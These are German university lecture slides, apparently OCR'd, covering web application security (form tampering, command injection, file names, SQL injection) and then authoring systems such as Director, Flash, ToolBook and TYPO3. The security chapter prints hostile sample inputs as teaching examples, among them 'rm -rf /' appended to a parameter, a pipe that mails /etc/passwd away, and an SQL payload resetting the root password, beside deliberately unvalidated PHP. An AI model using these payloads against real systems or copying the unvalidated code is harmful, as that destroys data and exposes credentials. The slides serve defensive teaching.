
```
session_start();
$SessionID = session_id();
UPDATE Kunde SET SessionID=Null
       WHERE SessionID="$SessionID";
session_destroy();
```

Entwicklung webbasierter Anwendungen


13. Kapitel: Sicherheit

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Überblick


Client
Internet
Server
Webbrowser
Webserver
CGI-Programm
HTML Seite (Eingabe-Formular)
1. Eingabedaten übermitteln
Daten
2. CGI-Programm starten
HTML Seite (Ausgabe)
4. Eingabedaten übermitteln
HTML Seite
3. erzeugte HTML-Seite
DB

Datenübertragung mit GET





```
<form action="21_FormularEcho.php" method="get">
    <p>Name:<br><input maxlength="40" size="40" name="Name" ></p>
    <p>Text:<br><textarea name="Text" rows="2" cols="40"></textarea></p>
    <p><input type="submit" value="absenden"> mit GET</p>
</form>
```

- überträgt die Daten für jeden sichtbar als URL:

  http://localhost/xxx.php?Name=Hahn&Text=blabla

- Parameter und Werte können ohne jegliche Tools verändert werden
  - ⇨ unerwartete Parameter
  - ⇨ unerwartete Werte

Datenübertragung mit POST




```
<form action="21_FormularEcho.php" method="post">
    <p>Name:<br><input maxlength="40" size="40" name="Name" value="c"></p>
    <p>Text:<br><textarea name="Text" rows="2" cols="40">d</textarea></p>
    <p><input type="submit" value="absenden"> mit POST</p>
</form>
```

- Parameter werden in Umgebungsvariablen übertragen
- Formularfelder sind über den HTML-Code zugänglich
- Mit etwas HTML-Kenntnissen können beliebige Werte und auch neue Parameter übertragen werden
  - ⇨ unerwartete Parameter
  - ⇨ unerwartete Werte

Daten aus Formularen

jeden Parameter strengstens kontrollieren !

- die Parameter müssen nicht im entferntesten dem erwarteten Format entsprechen !
  - ⇨ vielleicht hat sie ein Hacker von Hand gemacht...
  - ⇨ ein erwarteter Parameter fehlt
  - ⇨ ein Parameter-Name enthält Sonderzeichen
- folgende Annahmen sind alle falsch:
  - ⇨ der QUERY_STRING passt in den Speicher
  - ⇨ der QUERY_STRING erfüllt die HTTP-Spezifikation
  - ⇨ QUERY_STRING-Felder entsprechen dem Formular
  - ⇨ der Wert einer Auswahlliste ist einer der Listeneinträge
  - ⇨ ein Eingabefeld sendet maximal so viele Zeichen, wie in maxlength festgelegt

➔ Apache

➔ PHP

➔ Program-mierer

Angriffe allgemein

- Es gibt viele Installationen mit Standardkonfiguration (Webserver, Datenbank, CGI, PHP,… vgl. XAMPP)
  - ⇨ Default-Passwörter sind bekannt
  - ⇨ installierte Skripte sind teilweise bekannt
  - ⇨ Quellcode ist verfügbar
  - ⇨ Sicherheitslücken können gesucht und erprobt werden
- Ziele:
  - ⇨ Ausführen von Befehlen
  - ⇨ Auslesen von Daten
  - ⇨ Transaktionen unter fremden Namen
  - ⇨ Lahmlegen eines Internetauftritts

Angriffe auf den Webserver

- Auslesen von Daten auf dem Server
  - ⇨ Geheime Daten
  - ⇨ Passwörter (.passwd)
  - ⇨ …
- Lahmlegen des Servers
  - ⇨ z.B. durch Überlastung mit Requests ("Denial of Service Attack")
  - ⇨ Löschen von Dateien

gewissenhaft und restriktiv konfigurieren!

Systemaufrufe in CGI-Skripten

möglichst vermeiden !

- große Gefahr durch Ausführung von Systembefehlen (oder anderen Programmen) mit Parametern aus einem Formular
  - ⇨ durch unerwünschte Befehle innerhalb des Parameters
  - ⇨ Unix-Befehl mit `;` als 2. Befehl angehängt:
    `james; rm -rf /`
    statt Benutzername (für `finger`) werden alle Dateien gelöscht
  - ⇨ mit `|` eine Pipe mit weiterem Unix-Befehl gebildet:
    `nospam@fasel.com|mail bla@fasel.com < /etc/passwd`
    statt eMail-Adresse versendet die Passwortdatei
  - ⇨ mit ~ beginnende Zeilen werden im Programm *mail* an das Betriebssystem weitergeleitet: `~ rm -rf /`

alle Parameter, die an unumgänglichen Systemaufrufen beteiligt sind, besonders sorgfältig kontrollieren!

Dateinamen

- Manipulierte Dateinamen können
  - ⇨ versteckte Systemaufrufe enthalten
  - ⇨ andere Dateien liefern bzw. abrufen als beabsichtigt - und diese Dateien werden ausgeführt…
- Dateinamen aus Formularen, PATH_INFO und anderen Quellen sind verdächtig
  - ⇨ auch Dateinamen, die aus solchen Bestandteilen gebildet werden
  - ⇨ evtl. im Server gegen eine Liste von erlaubten Dateinamen prüfen
- fest im Skript codierte Dateinamen sind unproblematisch
- in Dateinamen keine .. und keine shell-Steuerzeichen zulassen
  - ⇨ in Dateinamen nur a..z, A..Z, 0..9, -, _ zulassen

Angriff auf die Datenbank: "SQL Injection"

- Folgender PHP-Code:

```
$offset = argv[0]; // Offset als Command Line Parameter
$query = "SELECT id, name FROM products ORDER BY name
       LIMIT 20 OFFSET $offset;";
$result = mysql_query($query);
```

keine Validierung des Input !

- Statt einem normalen Offset für das "Sichtfenster" der Anfrage wird ein bösartiger Code eingegeben:


```
0;
UPDATE user SET Password=PASSWORD('crack') WHERE user='root';
FLUSH PRIVILEGES;
```

keine Beschränkung über DB-Berechtigungen!?

⇨ 0; beendet die erste SQL-Query

⇨ dann wird das UPDATE ausgeführt…

Zugriffsschutz



Entwicklung webbasierter Anwendungen

14. Kapitel: Autorensysteme

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Professionelle Projekte

- Anwendungen
  - ⇨ Computer Based Training (CBT)
  - ⇨ Web-Auftritte
  - ⇨ Werbe-CDs
  - ⇨ Computerspiele
  - ⇨ Trailer
  - ⇨ Systeme mit User Interaktion: z.B. Navigationssysteme
  - ⇨ ...
- Gängige Praxis in komplexeren Projekten
  - ⇨ Autoren schreiben Storyboard und liefern Inhalte
  - ⇨ Designer gestalten graphische Elemente
  - ⇨ Programmierer implementieren kompliziertere Abläufe
  - ⇨ Rapid Prototyping mit "Autorensystem", Produkt in Java / C / C++

Begriff "Autorensystem"

- Autoren
  - ⇨ konzentrieren sich auf die Inhalte, nicht auf die Realisierung
  - ⇨ haben in der Regel keine Programmierkenntnisse

- Autorensystem
  - ⇨ Anwendungs-Entwicklungsumgebung für Autoren
  - ⇨ einfache Anwendungen ohne Programmierung
  - ⇨ Erweiterte Funktionalität nur für "Power-User"
  - ⇨ Tool macht die Umsetzung in Programmcode
  - ⇨ spezielle Produkte für verschiedene Anwendungen
  - ⇨ große Überlappung der Produkte

Beispiele für Autorensysteme

die Produktpalette z.B. von Macromedia lässt sich aus technischer Sicht nur sehr schwer separieren

Nach Hauptausrichtung:


- Web-Autorensysteme
  - ⇨ Frontpage, Office Publisher, Typo3, Dreamweaver, Adobe GoLive
- E-Learning
  - ⇨ Macromedia Authorware, Sumtotal Toolbook
- Multimedia-CDs
  - ⇨ Macromedia Director MX
- Marketing und Vertrieb
  - ⇨ Macromedia Breeze
- Fast Prototyping & Tutorials
  - ⇨ Macromedia Captivate (ehem. RoboDemo)
- Kommunikation
  - ⇨ Macromedia Roboinfo


Alles aus einer Hand


Autorensysteme	Web-Technologie
Entwicklungsumgebung	
Director, ToolBook, Flash	HTMLEdit, GoLive, FrontPage
Dateiformat / "Standard"	
swf, dcr, tbk	html, js, css
Laufzeitsystem / Player	
Flash Player, Shockwave, ToolBook Runtime	Internet Explorer, Netscape Navigator
Kompatibilitätsprobleme	
 gering / keine	sind normal 

Basis-Metaphern

- Buch aus Seiten — statische Darstellung
  - ⇨ Sumtotal ToolBook
  - ⇨ Macromedia Freehand
- Film aus Filmbildern — dynamischer Ablauf
  - ⇨ Macromedia Flash und Director
- Flussdiagramm organisiert Seiten
  - ⇨ Macromedia Authorware (speziell für CBT)
  - ⇨ Spezielle Vorlagen je nach Anwendung
- Erweiterungen gegenüber klassischen Medien
  - ⇨ weitergehende Interaktionsmöglichkeiten, Hyperlinks
  - ⇨ eingebettete multimediale Elemente, Webintegration







SumTotal ToolBook Instructor

vormals Asymetrix bzw. Click2Learn

- historischer Werdegang
  - ⇨ ursprünglich als komfortable Anwendungs-Entwicklungsumgebung für GUI gedacht
  - ⇨ später zum Multimedia-Autorensystem ausgebaut
  - ⇨ zielt mittlerweile primär auf CBT-Anwendungen (spezialisierte Schablonen, Kursverwaltung)

- nur verfügbar für Windows
  - ⇨ Haupt-Hindernis für Erfolg: Designer arbeiten halt am Mac ...

Macromedia Director

- marktführendes Autorensystem für CD-ROM
  - ⇨ fürs Web optimiert als "Shockwave"
  - ⇨ Einbindung von Director-Filmen in HTML-Seiten
  - ⇨ Netzfunktionen in CD-ROM basierender Anwendung

InHouse-Konkurrenz "Flash"

wichtig für Designer

- verfügbar für MacOS und Windows
  - ⇨ fertige Anwendung plattformunabhängig (aber nicht Unix)
  - ⇨ ToolBook dagegen nur für Windows

- schnelles und kompaktes Laufzeitsystem
  - ⇨ schnelle Seitenumschaltung, flüssige Animationen
  - ⇨ geringe Dateigröße

TYPO3

- Open Source Content Management System
  - ⇨ kostenlos
  - ⇨ zunehmende Verbreitung
  - ⇨ Einführung an der h_da im Juni 2005
- verfügbar für Unix, Linux, MacOS und Windows
  - ⇨ benötigt Apache oder IIS, PHP, MySQL (andere Datenbanken als Erweiterung)
- Bearbeitungsmodi:
  - ⇨ Frontend: rein Inhaltliche Änderung von bestehenden Seiten
  - ⇨ Backend: Änderungen an der Vernetzungsstruktur der Seiten
  - ⇨ Frontend und Backend über Standard-Browser zugänglich


TYPO3: Frontend

TYPO3: Frontend II: Editor

